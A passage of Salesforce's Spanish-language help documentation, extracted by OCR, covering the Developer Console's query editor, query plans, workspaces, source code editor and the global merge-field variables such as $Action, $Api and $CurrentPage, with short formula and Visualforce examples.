Utilice la herramienta de planes de consulta para optimizar y agilizar las consultas realizadas en grandes números de registros. Visualice planes de consulta para consultas de SOQL, búsquedas de SOSL, informes y vistas de lista. Si los índices personalizados están disponibles para su organización, utilice planes de consulta para ayudarle a decidir cuándo consultar un índice personalizado desde el servicio de asistencia técnica de Salesforce.

Tabla Query Results (Resultados de consulta)

La tabla Query Results (Resultados de consulta) muestra cada registro como una fila. Puede crear, actualizar y eliminar registros sin salir de la Consola del desarrollador. En los resultados de búsquedas SOSL con múltiples objetos, cada objeto aparece en una ficha distinta.

## Ejecutar una consulta de SOQL o búsqueda de SOSL

Ejecutar consultas de SOQL o búsquedas de SOSL en el panel Query Editor (Editor de consultas) de la Consola de desarrollador.

1. Introduzca una consulta SOQL o búsqueda SOSL en el panel Query Editor (Editor de consultas).
2. Si desea consultar entidades de herramientas en lugar de entidades de datos, seleccione **Use Tooling API** (Usar API de herramientas).
3. Haga clic en **Execute** (Ejecutar). Si la consulta genera errores, éstos aparecen en la parte inferior del panel Query Editor (Editor de consultas). Sus resultados se muestran en la tabla Query Results (Resultados de consulta) en el espacio de trabajo Consola de desarrollador.
4. PRECAUCIÓN: Si vuelve a ejecutar una consulta, se perderán los cambios sin guardar en la tabla Query Results (Resultados de consulta).

   Para volver a ejecutar una consulta, haga clic en **Refresh Grid** (Actualizar tabla) o haga clic en el panel Historial y después en **Execute** (Ejecutar).

Si desea más información sobre la sintaxis de consulta y búsqueda, consulte la Referencia de Force.com SOQL y SOSL.

## Recuperar planes de consulta

Utilice la herramienta de planes de consulta para optimizar y agilizar las consultas realizadas en grandes números de registros. Visualice planes de consulta para consultas de SOQL, búsquedas de SOSL, informes y vistas de lista. Si los índices personalizados están disponibles para su organización, utilice planes de consulta para ayudarle a decidir cuándo consultar un índice personalizado desde el servicio de asistencia técnica de Salesforce.


Para activar el botón Query Plan (Plan de consulta) en Query Editor (Editor de consultas), haga clic en **Help (Ayuda)** > **Preferences (Preferencias)**, establezca **Enable Query Plan (Activar plan de consulta)** como `true` y luego haga clic en **Save** (Guardar).

Para obtener planes de consulta para consultas de SOQL o búsquedas de SOSL, introduzca su consulta y haga clic en el botón **Query Plan** (Plan de consulta) en Query Editor.

En la ventana Query Plan (Plan de consulta) se muestran todas las operaciones de consulta y el coste de cada una. El panel Notes (Notas) muestra todas las notas disponibles para su plan de consulta que aparece más arriba, que es el plan de consulta en uso actualmente.

Para ver planes de consulta para informes o vistas de listas, complete estos pasos.

1. Busque el Id. de su informe o vista de lista en su URL.




2. Introduzca el Id. de vista de lista o informes en Query Editor y luego haga clic en **Query Plan (Plan de consulta)**.
3. Compruebe el plan de consulta para su vista de lista o informe.

### Tabla Query Results (Resultados de consulta)

La tabla Query Results (Resultados de consulta) muestra cada registro como una fila. Puede crear, actualizar y eliminar registros sin salir de la Consola del desarrollador. En los resultados de búsquedas SOSL con múltiples objetos, cada objeto aparece en una ficha distinta.

- Para abrir un registro en los resultados, haga clic en la fila y haga clic en **Open Detail Page** (Abrir página de detalles). Para modificar el registro, haga clic en **Edit Page** (Modificar página) para acceder al registro en Salesforce.
- Para crear un registro, haga clic en **Insert Row** (Insertar fila). Introduzca la información y haga clic en **Save Rows** (Guardar filas).

  Nota: Para insertar una fila, los resultados de la consulta deben incluir todos los campos obligatorios para el objeto. Los campos obligatorios deben ser campos de numeración o de texto sencillo. Si estas condiciones no se cumplen, se crea una fila en blanco pero que no puede guardar. En este caso, haga clic en **Create New** (Crear nuevo) para crear un registro en Salesforce.

- Para modificar un registro en la tabla Query Results (Resultados de consulta), haga doble clic en la fila. Realice sus cambios y haga clic en **Save Rows** (Guardar filas).
- Para eliminar un registro, seleccione la fila relacionada y haga clic en **Delete Row** (Eliminar fila).

## Referencia de la línea de comando de la Consola del desarrollador

La Consola de desarrollador incluye una línea de comandos para varios comandos útiles. Para abrir o cerrar la Ventana de la línea de comandos de la Consola de desarrollador, haga clic en **CTRL+MAYÚS+L**.

| Comando | Parámetros | Descripción |
|---|---|---|
| `commands` | Ninguno | Una lista de todos los comandos. |
| `exec <declaraciones de Apex>` (ejecutar <declaraciones de Apex) | `<declaraciones de Apex>`: Una o más declaraciones de Apex. | Ejecuta las `<declaraciones de Apex >` y genera un registro. |
| `exec [-o \| -r]` | Ninguno | `-o`: Abre la ventana Introducir código Apex.<br>`-r`: Ejecuta el código en la ventana Introducir código Apex y genera un registro. |
| `find <cadena>` | `<cadena>`: Una cadena de caracteres. | Busca el registro para una cadena. |
| `help` | Ninguno | Explica cómo obtener información acerca de comandos. |
| `man <comando>` | `<comando>`: Un comando de Ventana de la línea de comandos. | Muestra la descripción del comando. |

## Espacios de trabajo de la Consola de desarrollador

Un espacio de trabajo es un conjunto de recursos representados por fichas en el panel principal de la Consola de desarrollador.

La vista de detalles o el editor mostrado en cada ficha están determinados por el tipo de recurso abierto en la ficha. Por ejemplo, el código fuente se abre en el editor de código fuente, los registros se abren en el Inspector de registros, etc. Puede crear un espacio de trabajo para cualquier grupo de recursos que utilice para mantener su trabajo organizado. Por ejemplo, puede crear un espacio de trabajo para código fuente y otro para registros de depuración, alternándolos conforme codifique o realice pruebas.

El menú **Workspace** (Espacio de trabajo) incluye todos los vínculos necesarios:

- **Switch Workspace** (Alternar espacio de trabajo): le permite seleccionar entre los espacios de trabajo guardados.

- **New Workspace** (Nuevo espacio de trabajo): crea un nuevo espacio de trabajo. Introduzca un nombre para el espacio de trabajo y haga clic en Aceptar. Abra los recursos que desee en el espacio de trabajo. El espacio de trabajo se guardará cuando cambie a un espacio de trabajo diferente o cierre la Consola de desarrollador.
- **Rename Current Workspace** (Cambiar nombre del espacio de trabajo actual): sobrescribe el espacio de trabajo actual con el nombre que ha introducido.
- **Workspace Manager** (Gestor del espacio de trabajo): abre una ventana emergente que le permite buscar, abrir, crear y eliminar espacios de trabajo.

Puede abrir los siguientes tipos de recursos en el espacio de trabajo de la Consola de desarrollador:

- Los registros se abren en el Inspector de registros.
- Los puntos de control se abren en el Inspector de puntos de control.
- Las clases y desencadenadores de Apex y las páginas y componentes de Visualforce se abren en el editor de código fuente.
- Los metadatos de la organización y otros recursos sin código se abren en el Inspector de objetos.
- Los resultados de las consultas indicados en la ficha Query Editor (Editor de consultas) se abren en una tabla Query results (Resultados de consulta) modificable.
- Las ejecuciones de pruebas terminadas en la ficha Tests (Pruebas) se abren en una vista Test Results (Resultados de pruebas).

Para contraer los paneles no utilizados, utilice los botones . Si están contraídas, puede hacer clic en un panel para mostrarlas temporalmente y usarlas. Al mover el cursor fuera del panel, se contrae automáticamente.

Cuando cambia a un espacio de trabajo diferente o cierra la Consola de desarrollador, se guarda el estado de las fichas (y los paneles de las fichas) en el espacio de trabajo actual. Si no ha creado un espacio de trabajo, la configuración se guarda como espacio de trabajo predeterminado.

### Navegación entre fichas

Para desplazarse hacia la derecha o hacia la izquierda en las fichas del espacio de trabajo, haga clic en la ficha correspondiente o utilice estos accesos directos del teclado:

- Izquierda: CTRL+AvPág
- Derecha: CTRL+RePág

### Navegación por el historial de vista

Para moverse hacia delante y hacia atrás por su historial de vista, haga clic en los o utilice estos accesos directos del teclado:

- Retroceder: CTRL+,
- Avanzar: CTRL+.

Haciendo clic en el (o CTRL+) se mueve por las fichas vistas anteriormente en el mismo orden en el que las vio. El botón solamente se activa cuando está viendo su historial.

# Componentes Apex, Visualforce y Lightning

## Trabajo con código

Esta sección contiene información sobre las herramientas y técnicas que puede utilizar al realizar cambios en su organización utilizando código.

- Uso del Editor para Visualforce
- Editor de código fuente
- Inspector de objetos
- Variables globales
- Valores válidos para la variable global `$Action`
- Descripción general del código Apex
- Visualforce
- ¿Qué son los servicios de correo electrónico?
- Etiquetas personalizadas


## Uso del Editor para Visualforce o Apex

Cuando modifique Visualforce o Apex, ya sea en el pie del modo de desarrollo de Visualforce o desde la configuración, hay un editor disponible con la siguiente funcionalidad:

**Resaltado de sintaxis**
El editor aplica automáticamente resaltado de sintaxis de las palabras clave de todas las funciones y operadores.

**Búsqueda ( )**
Buscar le permite buscar texto en la página, clase o desencadenador actual. Para utilizar la búsqueda, introduzca una cadena en el cuadro de texto `Buscar` y haga clic en **Buscar siguiente**.

- Para reemplazar una cadena de búsqueda encontrada por otra cadenas, introduzca la cadena nueva en el cuadro de texto `Reemplazar` y haga clic en **Reemplazar** para reemplazar sólo esa aparición o en **Reemplazar todos** para reemplazar esa aparición de la cadena de búsqueda y todas las demás que se produzca en la página, clase o desencadenador.
- Para que la operación de búsqueda distinga entre mayúsculas y minúsculas, seleccione la opción **Coincidir mayúsculas y minúsculas**.
- Para utilizar una expresión regular como cadena de búsqueda, seleccione la opción **Expresiones regulares**. Las expresiones regulares siguen las reglas de expresión normales de JavaScript. Las búsquedas con expresiones regulares encuentran cadenas que abarcan más de una línea.

  Si utiliza la operación de reemplazo con una cadena de una expresión regular, la operación de reemplazo también abarcará variables de grupo de expresión regulares (`$1`, `$2`, y así sucesivamente) de la cadena de búsqueda encontrada. Por ejemplo, para reemplazar una etiqueta `<h1>` por otra etiqueta `<h2>` y conservar todos los atributos originales de `<h1>` intactos, busque `<h1(\s+)(.*)>` y reemplácelo por `<h2$1$2>`.

**Ir a línea ( )**
Este botón le permite resaltar el número de línea especificado. Si la línea no es visible actualmente, el editor se desplazará a esa línea.

**Deshacer ( ) y Rehacer ( )**
Utilice Deshacer para invertir una acción de modificación y Rehacer para recrear una acción de modificación que se haya deshecho.

EDICIONES

Disponible en: Salesforce Classic

Apex está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

EDICIONES

Disponible en: Salesforce Classic

Visualforce está disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la marca de Visualforce:
- "Personalizar aplicación"

Para modificar controladores personalizados de Visualforce o Apex:
- "Apex de autor"

**Tamaño de fuente**
Seleccione un tamaño de fuente de la lista desplegable para controlar el tamaño de los caracteres que se muestran en el editor.

**Posición de línea y columna**
La posición de línea y columna del cursor se muestra en la barra de estado de la parte inferior del editor. Esto puede realizarse con Ir a línea ( ➜ ) para desplazarse rápidamente por el editor.

**Recuento de líneas y caracteres**
El número total de líneas y caracteres aparece en la barra de estado de la parte inferior del editor.

El editor admite los siguientes accesos directos de teclado:

***`Tabulador`***
Añade una ficha al cursor

***`Mayús+Tabulador`***
Elimina una ficha

***`CTRL+f`***
Abre el cuadro de diálogo de búsqueda o busca la siguiente incidencia de la búsqueda actual.

***`CTRL+r`***
Abre el cuadro de diálogo de búsqueda o reemplaza la siguiente incidencia de la búsqueda actual con la cadena de reemplazo especificada.

***`CTRL+g`***
Abre el cuadro de diálogo Ir a.

***`CTRL+s`***
Realiza un guardado rápido.

***`CTRL+z`***
Deshace la última acción de modificación.

***`CTRL+y`***
Vuelve a realizar la última acción de modificación deshecha.

CONSULTE TAMBIÉN


Descripción general del código Apex

Visualforce

## Editor de código fuente

La Consola de desarrollador incluye un editor de código fuente con una serie de funciones para modificar el código Apex y Visualforce.

Todos los archivos de códigos, incluidas las clases y desencadenadores de Apex y las páginas y componentes de Visualforce, se abren en el editor de código fuente en el espacio de trabajo Consola de desarrollador.





La sintaxis resaltada en el editor de código fuente informa sobre comentarios, números, cadenas, palabras reservadas, primeros tipos de datos, declaraciones variables y referencias. Para acceder a la búsqueda de código, pulse CTRL+F.

Después de implementar una prueba, puede ver la cobertura de código por líneas en el editor de código fuente. Consulte Comprobación de la cobertura del código. El editor de código fuente también le permite establecer puntos de control para solucionar problemas sin actualizar el código. Consulte Establecimiento de puntos de control en el código Apex.

Para cambiar entre el Editor de código fuente y un editor de pantalla completa (si está disponible), pulse F11.

## Configuración de preferencias del editor de código fuente

Puede seleccionar el tamaño de la fuente y mostrar temas para el Editor de código fuente. Haga clic en **Help (Ayuda)** > **Preferences (Preferencias)** para acceder al diálogo Preferences (Preferencias).




Seleccione un tema del editor (Editor Theme) para obtener una vista previa.

La ventana Preferences (Preferencias) incluye opciones de configuración adicionales basándose en sus permisos e implementación. Eso incluye la activación del cumplimentación de código en la página 5703 y la ficha Logs (Registros ) evitando la carga de registros en la página 5955.

Haga clic en **Save** (Guardar) para actualizar su configuración y cerrar la ventana.

## Navegación a declaraciones de variables y métodos

Puede navegar directamente a una declaración de variable o método en lugar de tener que desplazarse o buscarla.

1. Pase el ratón sobre el nombre de un método o variable. Si el nombre del método o de la variable está subrayado, puede navegar hasta su declaración.
2. Haga clic en el nombre de método o de variable subrayado.
3. Pulse CTRL+ALT+N o haga clic en **Go To** (Ir a) para mover el cursor a la declaración. Si la declaración está en otro archivo, el archivo se abrirá en una nueva ficha.

## Uso de búsqueda y sustitución

Utilice los accesos directos del teclado para buscar y sustituir texto en la vista actual.

| Función | Acceso directo | Notas |
|---|---|---|
| Buscar | CTRL+F | Abre un formulario de búsqueda activo. |
| Sustituir | CTRL+MAYÚS+F | Abre un cuadro de diálogo que le solicita el término de búsqueda y luego el término de sustitución, a continuación le permite confirmar o rechazar cada cambio. |
| Sustituir todo | CTRL+MAYÚS+R | Abre un cuadro de diálogo que le solicita el término de búsqueda y luego el término de sustitución, a continuación le permite confirmar o rechazar el cambio universal. |


Para buscar archivos que no están abiertos en la vista actual, haga clic en **File (Archivo)** > **Search in Files (Buscar en archivos)** o pulse CTRL+MAYÚS+H.

## Uso de cumplimentación de código

El editor de código fuente proporciona sugerencias de cumplimentación automática mientras escribe código.

En las páginas y componentes de Visualforce, la cumplimentación automática aparece al escribir.

En las clases y desencadenadores de Apex, haga clic en CTRL+Espacio para ver una lista de sugerencias de cumplimentación. Las cumplimentaciones se proporciona para objetos y métodos del sistema de Apex, objetos y métodos definidos por el usuario y sObjects y campos. Para activar la cumplimentación automática de Apex cuando escriba un punto, haga clic en **Help (Ayuda)** > **Preferences (Preferencias)** y establezca **Enable Apex Auto-complete (Activar Autocompletar de Apex)** como `true`.




Siga escribiendo para filtrar las sugerencias, pulse INTRO para seleccionar la sugerencia superior o utilice las teclas de flecha o el ratón para seleccionar una cumplimentación diferente.

Las cumplimentaciones se recogen del objeto en el que está trabajando actualmente. Si no ve la cumplimentación que espera, guarde el objeto abierto y actualice. El tipo del objeto está determinado por la tabla de símbolos del editor actual. Si ningún símbolo coincide, las tablas de símbolos en caché (la última que se guardó con éxito) también se comprueban. Si no hay ningún objeto actual, la ventana de cumplimentación automática muestra todas las clases del sistema y de usuario, así como elementos sObject.

## Validación de cambios en el código fuente: ficha Problems (Problemas)

Los cambios que realice en el editor de código fuente se compilan y validan en segundo plano. Mientras edita el código, un indicador de error aparece en las líneas con errores y la ficha**Problems** (Problemas) del panel inferior muestra los detalles de los errores de compilación. Para contraer la ficha **Problems** (Problemas), utilice el botón en la esquina del panel.

Cuando las vistas de origen son validadas, todas las fuentes modificadas se validan a la vez en lugar de individualmente. Los cambios que podrían no ser coherentes con el código del servidor, pero que sí lo son cuando se validan como grupo (como añadir un método en un archivo y llamar a ese método en otro), no aparecerán como errores.

## Cambio de la versión de API

Utilice la lista **API Version** (Versión de API) en la parte superior del Editor de código fuente para cambiar la versión de la entidad actual. La lista incluye la cinco versiones más recientes de API además de la versión actual de la entidad.

## Almacenamiento de cambios

Cuando realiza cambios en el editor de código fuente, el nombre de la ficha incluye un "*" para indicar que no se han guardado los cambios. Los desencadenadores y las clases de Apex se guardan con la última versión de API del desencadenador y clase.

Para guardar un conjunto de cambios con dependencias, haga clic en **File (Archivo)** > **Save All (Guardar todo)** o CTRL+S+Mayús. Todas las fichas modificadas se guardan juntas en una consulta.

Cuando guarda vistas de origen modificadas, éstas se validan con todos los archivos de origen guardados. Si los archivos de origen tienen cambios relacionados, no será posible guardarlos de forma individual. Si hay errores de complicación, no podrá guardarlos. Revise el panel **Problems** (Problemas), corrija cualquier error y vuelva a hacer clic en **Save** (Guardar).

Nota: No puede modificar y guardar las clases de Apex en una organización de producción.

## Mantenerse sincronizado con el código en la Nube

La Consola de desarrollador realiza un seguimiento de los cambios hechos en la fuente por otros usuarios mientras tiene un archivo abierto. Si no ha realizado ningún cambio, la vista se actualizará automáticamente. Si ha hecho modificaciones, no podrá guardarlas en

el servidor. Recibirá un aviso informándole de que otro usuario ha realizado cambios, con la opción para actualizar la vista de origen a la última versión.


PRECAUCIÓN: Si elige actualizar a la última versión de un archivo, se sobrescriben sus cambios. Copie su versión de la vista de origen para conservarla y, a continuación, actualice a la última versión e integre sus modificaciones.

CONSULTE TAMBIÉN

- Descripción general de la interfaz de usuario de la Consola de desarrollador
- Comprobación de la cobertura del código
- Establecimiento de puntos de control en el código Apex
- Menú File (Archivo) de la Consola de desarrollador

## Inspector de objetos

El Inspector de objetos proporciona una referencia de sólo lectura para los campos de un objeto estándar o personalizado y sus tipos de datos. Para abrir el Inspector de objetos, haga clic en **Archivo (File)** > **Open (Abrir)** y seleccione el objeto que desea ver. Para buscar objetos que cumplan un criterio específico, utilice el Query Editor (Editor de consultas) de la Consola de desarrollador.




Nota: No puede modificar objetos personalizados en la consola de desarrollador. Crear, modificar o eliminar objetos personalizados desde Configuración.

CONSULTE TAMBIÉN

- Funciones de la Consola de desarrollador
- Configuración de gestión de búsqueda de objetos

# Variables globales

Componentes como botones personalizados y vínculos, fórmulas en campos personalizados, reglas de validación, flujos y procesos y páginas de Visualforce le permiten utilizar campos de combinación especiales para hacer referencia a los datos de su organización.

Nota: Solo los campos de combinación de usuario, organización y API son compatibles con las fichas Web.

Utilice las siguientes variables globales cuando seleccione un tipo de campo de combinación para agregar a su componente personalizado:

EDICIONES

La disponibilidad de cada variable global depende de los requisitos de la experiencia y la versión para la función relacionada.

PERMISOS DE USUARIO

Para crear, modificar y eliminar Custom S-Control, fórmulas o páginas de Visualforce:

- "Personalizar aplicación"

Para modificar flujos y procesos:

- "Gestionar Force.com Flow"

## $Action

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global para utilizar al hacer referencia a las acciones estándar de Salesforce, como visualizar la página de inicio de la ficha Cuentas, crear cuentas nuevas, modificar cuentas y eliminar cuentas. Utilice campos de combinación de acciones en las funciones `LINKTO` y `URLFOR` para hacer referencia a la acción seleccionada. |
| **Uso:** | 1. Seleccionar el tipo de campo: $Action.<br>2. Inserte un campo de combinación en el formato `$Action.`*`objecto.acción`*, como por ejemplo `$Action.Account.New`. |
| **Ejemplo de S-Control:** | El S-Control siguiente hace referencia a la acción estándar de crear cuentas nuevas en el campo de combinación `$Action.Account.New`.<br>`<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>` |
| **Ejemplo de Visualforce:** | `<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>` |
| **Sugerencias:** | Esta variable global sólo está disponible con botones personalizados, vínculos, S-Control y páginas de Visualforce. |

Todos los objetos admiten acciones básicas, como nuevo, duplicar, ver, modificar, enumerar y eliminar. La variable global `$Action` también hace referencia a acciones disponibles en numerosos objetos estándar. Los valores disponibles en su organización pueden diferir en función de las funciones que active.

## $Api

| | |
|---|---|
| **Descripción:** | tipo de campo de combinación global para utilizar al hacer referencia a la URL de la API. |
| **Uso:** | 1. Seleccionar el tipo de campo: $Api. |

2. Seleccione un campo de combinación, como:
   - `$Api.Enterprise_Server_URL__xxx`: El extremo de Enterprise WSDL SOAP donde *xxx* representa la versión de API. Por ejemplo, `$Api.Enterprise_Server_URL_140` es el valor del campo de combinación de la versión 14.0 de API.
   - `$Api.Partner_Server_URL__xxx`: El extremo de Partner WSDL SOAP donde *xxx* representa la versión de la API.
   - `$Api.Session_ID`: El Id. de la sesión.

**Ejemplo de S-Control:**

El campo de fórmula personalizada siguiente activa un servicio para sustituir el código SIC. Sustituya *miservidor* por el nombre de su servidor.

```
HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username="       & $User.Username &
"&crmSessionId="   & GETSESSIONID() &
"&crmServerUrl="   &  $Api.Partner_Server_URL_90  &
"&crmObjectId="    & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

**Visualforce y ejemplo de flujo:**

Uso de diferenciación de punto para obtener el Id. de sesión.

```
{!$Api.Session_ID}
```

**Sugerencias:**

Esta variable global sólo está disponible con campos de fórmula, S-Control, botones personalizados, vínculos, páginas de Visualforce, fórmulas de flujo y fórmulas de proceso.

Importante: `$Api.Session_ID` y `GETSESSIONID()` devuelven el mismo valor, un identificador para la sesión actual en el contexto actual. Este contexto varía dependiendo de dónde se ha evaluado la función o la variable global. Por ejemplo, si utiliza en un campo de fórmula personalizado y ese campo aparece en un formato de página estándar en Salesforce Classic, la sesión a la que se hace referencia será una sesión de Salesforce básica. Este mismo campo (o bien la variable subyacente o resultado de fórmula), al ser utilizado en una página de Visualforce, hace referencia a una sesión de Visualforce en su lugar.

Los contextos de sesión se basan en el dominio de la solicitud. Así, el contexto de la sesión cambia siempre que cruza los límites de un nombre de host, como `.salesforce.com` a `.visual.force.com` o `.lightning.force.com`.

Los identificadores de sesión desde contextos diferentes y las sesiones en sí, son diferentes. Cuando cambia entre contextos, se sustituye la sesión antigua por la nueva y la sesión antigua deja de ser válida. El Id. de sesión también cambia en este momento.

Normalmente, Salesforce controla de forma transparente el intercambio de sesiones entre contextos, pero si está pasando el Id. de sesión usted mismo, tenga en cuenta que puede que sea necesario volver a acceder a `$Api.Session_ID` o `GETSESSIONID()` desde el nuevo contexto para garantizar un Id. de sesión válido.

Recuerde también que no todas las sesiones se crean del mismo modo. En particular, las sesiones obtenidas en un contexto Lightning Experience tienen privilegios reducidos y no tienen acceso de API. No puede utilizar estos Id. de sesión para realizar llamadas de API.

### $Component

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global para utilizar al hacer referencia a un componente de Visualforce. |
| **Uso:** | Cada componente de una página de Visualforce tiene su propio atributo `Id`. Cuando la página permanece activa, este atributo se utiliza para generar el Id. de modelo de objetos de documento (DOM). Utilice `$Component.`***`Ruta.a.Id`*** en JavaScript para hacer referencia a un componente específico de una página, donde *`Ruta.a.Id`* es un especificador de jerarquía de componentes para el componente al que se hace referencia. |
| **Ejemplo de Visualforce:** | `function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }` |
| **Sugerencias:** | Esta variable global sólo está disponible con páginas de Visualforce. |

### $ComponentLabel

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se utiliza al hacer referencia a la etiqueta de un componente `inputField` en una página de Visualforce asociada con un mensaje. |
| **Uso:** | Devuelve la etiqueta de un componente `inputField` asociado con un mensaje. |
| **Ejemplo de Visualforce:** | `<apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist>` |
| **Sugerencias:** | Esta variable global sólo está disponible con páginas de Visualforce. |

### $CurrentPage

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a la página de Visualforce o solicitud de página actual. |
| **Uso:** | Utilice esta variable global en una página de Visualforce para hacer referencia al nombre de la página actual (`$CurrentPage.Name`) o la URL de la página actual (`$CurrentPage.URL`). Utilice `$CurrentPage.parameters.`***`nombreParámetro`*** para hacer referencia a parámetros y valores de solicitud de página, donde *`nombreParámetro`* es el parámetro de solicitud al que se hace referencia. |
| **Ejemplo de Visualforce:** | `<apex:page standardController="Account"> <apex:pageBlock title="Hello {!$User.FirstName}!"> You belong to the {!account.name} account.<br/> You're also a nice person. </apex:pageBlock> <apex:detail subject="{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities"` |

```
      subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

| | |
|---|---|
| **Sugerencias:** | Esta variable global sólo está disponible con páginas de Visualforce. |

### $FieldSet

| | |
|---|---|
| **Descripción:** | Permite acceder a un conjunto de campos definido en su organización. |
| **Uso:** | Utilice esto en sus páginas de Visualforce para iterar dinámicamente en los campos de un conjunto de campos. A esta variable global debe agregarle un prefijo con una referencia al objeto estándar o personalizado que tiene el conjunto de campos. |
